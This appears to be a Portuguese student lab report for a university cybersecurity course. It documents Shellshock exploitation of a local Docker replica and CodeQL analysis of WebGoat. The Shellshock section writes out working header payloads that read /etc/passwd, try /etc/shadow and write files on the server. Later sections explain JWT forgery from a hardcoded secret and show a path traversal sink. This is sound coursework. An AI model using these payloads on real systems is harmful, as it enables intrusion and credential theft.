Instituto Superior de Engenharia de Lisboa

Mestrado em Engenharia Informática e de Computadores

2026/2027 — Semestre de Inverno

Cibersegurança

Segurança em Software

Módulo 2 — Trabalhos Práticos

Respostas aos enunciados — Partes 1, 2 e 3

Alunos:

Jessé Ferreira de Moura Alencar — A51745

Rodrigo Dos Ramos Pais Henriques Vitorino — A49448

8 de novembro de 2026

Índice

1 Parte 1 — Shellshock (CVE-2014-6271) 2
1.1 Preparação do ambiente de simulação . . . 2
1.2 Exploração (Red Team) . . . 4
1.3 Análise de permissões . . . 8

2 Parte 2 — Análise estática com CodeQL (WebGoat / Juice Shop) 9
2.1 A.5.b — Deteção de credenciais embutidas (HardcodedCredentials) . . . 9
2.2 A.5.d — JWT e falso negativo . . . 10
2.3 A.5.e — Impacto do segredo JWT comprometido . . . 10
2.4 A.5.f — Path Traversal (CWE-22) . . . 10
2.5 A.5.g — Correção e reanálise . . . 13
2.6 A.5.h — Classificação OWASP . . . 13
2.7 C.1 — Workflow CodeQL . . . 14
2.8 C.2 — Execução manual e inicialização da base de dados . . . 14
2.9 C.3 — SQL Injection (CWE-89) em `routes/search.ts` . . . 15

3 Parte 3 — OWASP Juice Shop com ZAP 18
3.1 A. Preparação . . . 18
3.2 B. Injeção de SQL no login . . . 19
3.3 C. Fuzzing da senha do administrador . . . 21
3.4 D. Broken Access Control . . . 23
3.5 E. Cross-Site Scripting (XSS) . . . 24

1 Parte 1 — Shellshock (CVE-2014-6271)

Enquadramento

Considere que durante uma auditoria de segurança à empresa fictícia SecureTech, foi identificado um servidor web Apache legado a correr numa máquina Linux. Suspeita-se que este servidor esteja vulnerável à falha Shellshock (CVE-2014-6271) devido ao uso de scripts CGI antigos baseados em bash.

Pretende-se simular um teste de penetração de forma segura, sem colocar em risco a infraestrutura de produção. A equipa de TI da SecureTech disponibilizou uma réplica exata e virtualizada do servidor em formato de imagem Docker. Ao executar este contentor no computador local, simula-se o comportamento do servidor HTTP real da empresa.

1.1 Preparação do ambiente de simulação

O servidor simulado está empacotado na imagem Docker `jsimao/cs-shellshock-amd64` (ou `arm64`). O servidor Apache interno escuta na porta 80, mas no computador local fica acessível na porta 8080.

```
docker run -d -p 8080:80 --name shellshock jsimao/cs-shellshock-amd64
```

a) Confirmação do servidor operacional. Acesso aos endpoints `/cgi-bin/getenv.cgi` e `/cgi-bin/vul.cgi` para registar as evidências do pedido e da resposta HTTP.




Figura 1: Visualização no navegador — endpoint `cgi-bin/getenv.cgi`




Figura 2: Visualização no navegador — endpoint `cgi-bin/vul.cgi`

b) Análise do conteúdo dos CGI. Acedendo ao interior do contentor (`docker exec -it shellshock cat /usr/lib/cgi-bin/vul.cgi`), regista-se o conteúdo de ambos os CGI.

```
C:\Users\jfmal>docker exec -it shellshock cat /usr/lib/cgi-bin/getenv.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo "****** Environment Variables ******"
strings /proc/$$/environ
```

Figura 3: Linha de comandos — ficheiro `cgi-bin/getenv.cgi`

```
C:\Users\jfmal>docker exec -it shellshock cat /usr/lib/cgi-bin/vul.cgi
#!/bin/bash_shellshock

echo "Content-type: text/plain"
echo
echo
echo "Hello World"
```

Figura 4: Linha de comandos — ficheiro `cgi-bin/vul.cgi`

Quando é efetuado um pedido HTTP a um servidor Apache configurado para executar scripts CGI (*Common Gateway Interface*), o servidor processa o pedido e **converte automaticamente os metadados e os cabeçalhos HTTP recebidos em variáveis de ambiente do sistema operativo** antes de invocar o interpretador de comandos (Bash).

1. **Mapeamento de cabeçalhos HTTP:**
   - Todos os cabeçalhos HTTP enviados pelo cliente (como `User-Agent`, `Host`, `Accept`, `Cookie`) são convertidos para maiúsculas e guardados em variáveis de ambiente com o prefixo `HTTP_`. Por exemplo, o cabeçalho `User-Agent` passa a ser a variável `HTTP_USER_AGENT`.
   - Outras propriedades do pedido são mapeadas para variáveis específicas como `REQUEST_METHOD` (ex.: `GET`), `QUERY_STRING`, `SERVER_PROTOCOL` e `REMOTE_ADDR`.
2. **Explicação do resultado do `getenv.cgi`:**

- O script emite primeiro os cabeçalhos HTTP exigidos pelo protocolo (`Content-type: text/plain` seguido de uma linha em branco) e imprime o cabeçalho descritivo `****** Environment Variables ******`.
- De seguida, lê o pseudo-ficheiro virtual `/proc/$$/environ` mantido pelo kernel do Linux, no qual `$$` representa o PID do próprio processo Bash em execução. Este ficheiro armazena o bloco de memória com todas as variáveis de ambiente passadas ao processo, separadas por bytes nulos.
- O utilitário `strings` lê esse conteúdo em memória e extrai todas as sequências de caracteres imprimíveis, exibindo cada variável de ambiente numa linha individual.

Por essa razão, o resultado obtido é a **listagem de todas as variáveis de ambiente criadas pelo Apache a partir do pedido HTTP do cliente** e lidas diretamente da memória do processo no kernel, ilustrando como o servidor transmite dados não fiáveis do cliente para o ambiente da *shell*.

1.2 Exploração (Red Team)

a) Extração do ficheiro `/etc/passwd`. Através do endpoint `/cgi-bin/vul.cgi`, explora-se a vulnerabilidade Shellshock para extrair o conteúdo de `/etc/passwd`. A exploração não depende do script que está no `vul.cgi`, mas sim do facto de o CGI usar a shell Bash vulnerável; é ainda preciso garantir que a resposta mantém conformidade com o protocolo HTTP.




Figura 5: Postman — extração do conteúdo de `/etc/passwd`

- **Header Name:** `Extract-Password`
- **Header Value:** `() { :; }; echo "Content-type: text/plain"; echo; echo "***** cat /etc/passwd *****"; /bin/cat /etc/passwd;`

Explicação do funcionamento:

1. **Mapeamento do Apache:** ao receber o pedido com o cabeçalho personalizado `Extract-Password`, o Apache converte o seu nome e valor para a variável de ambiente `HTTP_-EXTRACT_PASSWORD`.

2. **Invocação do CGI:** o Apache chama o script `/cgi-bin/vul.cgi`, que invoca o interpretador `/bin/bash` vulnerável.

3. **Exploração da falha (CVE-2014-6271):** o Bash lê as variáveis de ambiente importadas. Ao detetar que a variável começa pela assinatura de função `() { :; };`, sofre um erro de *parsing* e **executa incondicionalmente os comandos anexados a seguir à declaração**.

4. **Conformidade HTTP:** a instrução `echo "Content-type: text/plain"; echo;` envia os cabeçalhos necessários seguidos de uma linha em branco, impedindo que o Apache devolva um erro `500 Internal Server Error`.

5. **Resultado:** o comando `/bin/cat /etc/passwd` é executado no servidor e o conteúdo das contas do sistema é impresso no corpo da resposta.

b) Criação de ficheiro de evidência em `/tmp`. Criação do ficheiro `evidence_<numero_-aluno>.txt` contendo a data atual e o nome.




Figura 6: Postman — criação do ficheiro de evidência

- **Header Name:** `Create-Evidence`
- **Header Value:** `() { :; }; echo "Content-type: text/plain"; echo; echo "$(/bin/date) - Jesse Alencar» /tmp/evidence_51745.txt; /bin/cat /tmp/evidence_51745.txt;`
- **Resultado:** o comando executa `/bin/date`, concatena com o nome e redireciona a saída para `/tmp/evidence_51745.txt`. De seguida, faz `cat` do ficheiro recém-criado, confirmando a escrita imediata.




Figura 7: Postman — leitura da diretoria `/tmp`

- **Header Name:** `Read-Evidence`
- **Header Value:** `() { :; }; echo "Content-type: text/plain"; echo; /bin/ls -la /tmp`
- **Resultado:** `/bin/ls -la /tmp` devolve a listagem detalhada do diretório, comprovando a existência, o tamanho, as permissões e o proprietário do ficheiro `evidence_51745.txt`.

c) Query string como vetor de ataque. Os pedidos HTTP GET podem enviar dados no URL após a marca `?`, na *query string*. Demonstra-se que esta aparece numa variável de ambiente e avalia-se se pode lançar o ataque.




Figura 8: Postman — teste da query string como meio de exploração

- **Aparecimento na variável de ambiente:** quando um GET inclui dados a seguir ao `?`, o Apache guarda esse valor na variável `QUERY_STRING`, o que é confirmado ao chamar o `getenv.cgi`.
- **Viabilidade:** teoricamente, se o valor da `QUERY_STRING` começasse exatamente por `() { :; };`, o Bash executaria os comandos. Na prática, porém:
  1. No formato padrão `?param=() { :; };`, a variável fica `QUERY_STRING=param=() { :; };` como não começa por `() {`, o bug não é ativado.
  2. Clientes e servidores aplicam *percent-encoding*, convertendo `{}` em `%7B%7D`, o que impede o Bash de reconhecer o padrão de função.
- **Conclusão:** os cabeçalhos HTTP personalizados são um vetor muito mais eficaz, pois o Apache injeta os seus valores intactos nas variáveis `HTTP_*` sem adicionar nomes de parâmetros nem aplicar *percent-encoding*.

1.3 Análise de permissões




Figura 9: Postman — tentativa de extração de `/etc/shadow`

a) Acesso a `/etc/shadow`.

- **Header Name:** `Extract-Shadow`
- **Header Value:** `() { :; }; echo "Content-type: text/plain"; echo; echo "***** cat /etc/shadow *****"; echo "$(/bin/whoami)"; /bin/cat /etc/shadow;`
- **Resultado:** o comando imprime o utilizador ativo (`www-data`), mas falha a leitura com a mensagem `cat: /etc/shadow: Permission denied`.
- **Explicação:** por aplicação do princípio do menor privilégio, o Apache e os seus processos CGI filhos correm sob a conta sem privilégios `www-data`. Como `/etc/shadow` tem permissões de leitura restritas ao superutilizador `root`, o sistema operativo nega o acesso.

2 Parte 2 — Análise estática com CodeQL (WebGoat / Juice Shop)

2.1 A.5.b — Deteção de credenciais embutidas (HardcodedCredentials)

i) `@precision`. O valor é `@precision low`. Indica que a query tem uma taxa elevada de falsos positivos, ou seja, muitos dos alertas podem não ser problemas reais. Por isso, estas queries não vêm na *suite* padrão do *code scanning* e os resultados precisam de revisão manual. Os valores possíveis são `low`, `medium`, `high` e `very-high`.

ii) Como decide que um campo contém uma password. A decisão baseia-se apenas no **nome da variável**. A query usa a classe `PasswordVariable`, definida em `HardcodedCredentials.qll:69`:

```
this.getName().regexpMatch("(?i)(encrypted|old|new)?pass(wd|word|code|phrase)(chars|value)?")
```

Ou seja, uma variável conta como password se o nome inteiro (sem distinguir maiúsculas de minúsculas) for algo como `password`, `passwd`, `passcode`, `newPassword`, `passwordValue`, etc. Depois, o predicado `passwordFieldAssignedHardcodedValue` (em `HardcodedPasswordField.ql`) exige três condições:

1. a variável é um **campo** da classe (`f instanceof Field`);
2. é-lhe atribuída uma **constante de compilação** (`CompileTimeConstantExpr`), por exemplo um literal;
3. essa constante **não é a string vazia** .

iii) É análise de fluxo de dados? Não. É uma análise **sintática/estrutural** sobre a AST: verifica o nome do campo e se o valor atribuído diretamente é uma constante. Não importa `DataFlow` nem `TaintTracking`, nem segue o valor para onde é usado. Se a password passasse por outra variável ou por um método antes de chegar ao campo, a query já não a detetava.

c) Execução da query. A interrogação `HardcodedPasswordField.ql` foi executada sobre a base de dados `webgoat-database`, produzindo 2 resultados: um campo com valor embutido em `SolutionConstants.java:10` e outro em `JWTRefreshEndpoint.java:45`.




Figura 10: Resultados da query `HardcodedPasswordField.ql` (2 campos de password detetados)

2.2 A.5.d — JWT e falso negativo

i) Estrutura JWT e operação criptográfica. Um JWT tem três partes codificadas em Base64URL e separadas por pontos: `header.payload.signature`.

- **Header:** JSON com o tipo e o algoritmo, por exemplo `{"alg":"HS512","typ":"JWT"}`.
- **Payload:** as *claims*, isto é, os dados sobre o utilizador. Aqui são `{"admin":"false","user":"Jerry"}` mais o `iat`. Só está codificado, não cifrado, por isso qualquer pessoa o consegue ler.
- **Signature:** `HMAC-SHA512(base64url(header) + "."+ base64url(payload), segredo)`.

A operação que depende do segredo é o **HMAC (HS512)**, uma assinatura simétrica. A mesma chave serve para **gerar** a assinatura ao emitir o token e para a **verificar** quando o token volta ao servidor. Garante a **integridade e autenticidade** do token, mas não a confidencialidade.

ii) Porque é que a query não o detetou. A classe `PasswordVariable` só aceita nomes que correspondam **na totalidade** a:

```
(?i)(encrypted|old|new)?pass(wd|word|code|phrase)(chars|value)?
```

Em CodeQL, o `regexpMatch` está implicitamente ancorado: tem de corresponder ao nome todo, não apenas a uma parte. O único prefixo permitido é `encrypted`, `old` ou `new`. Como `JWT_PASSWORD` começa por `JWT_`, que não está nessa lista, a correspondência falha e o campo nunca é considerado um `PasswordVariable`. O campo `PASSWORD` da linha 45 corresponde exatamente, porque a regex ignora maiúsculas e minúsculas e não tem prefixo. Há ainda uma limitação mais geral: a query baseia-se apenas em nomes — uma chave guardada numa variável chamada `secret`, `key` ou `signingKey` também nunca seria detetada.

iii) Classificação. É um **falso negativo**. Existe de facto uma vulnerabilidade (um segredo criptográfico embutido no código), mas a ferramenta **não a reportou**.

2.3 A.5.e — Impacto do segredo JWT comprometido

Com o `JWT_PASSWORD`, o atacante consegue **forjar tokens válidos com quaisquer claims**, sem precisar de credenciais nem de fazer login:

- **Escalar privilégios:** gerar um token com `"admin": "true"` e aceder a funções de administração.
- **Fazer-se passar por qualquer utilizador:** pôr `"user": "Tom"` ou outro nome qualquer e agir em nome dessa pessoa. Não está limitado ao Jerry.
- **Persistência:** criar tokens sem expiração, ou com `iat`/`exp` manipulados. Continuam válidos mesmo que as passwords dos utilizadores mudem, até o segredo ser rodado.
- **Contornar a autenticação por completo:** o endpoint de login deixa de ter qualquer importância.

2.4 A.5.f — Path Traversal (CWE-22)

Foi utilizada a interrogação `Security/CWE/CWE-022/TaintedPath.ql`, que usa análise de fluxo de dados para encontrar dados controlados pelo utilizador usados na construção de caminhos de ficheiros.

Resultado em `ProfileUploadBase.java`**:** linha 52, *"This path depends on a user-provided value."*

#	Localização	Descrição
1	`ProfileUpload.java:41`	**Source:** parâmetro `fullName` do pedido HTTP
2	`ProfileUpload.java:43`	`fullName` é passado ao método `execute()`
3	`ProfileUploadBase.java:40`	`fullName` chega ao método `execute()`
4	`ProfileUploadBase.java:52`	**Sink:** criação do ficheiro com `createNewFile()`

```
var uploadedFile = new File(uploadDirectory, fullName);
uploadedFile.createNewFile();
FileCopyUtils.copy(file.getBytes(), uploadedFile);
```

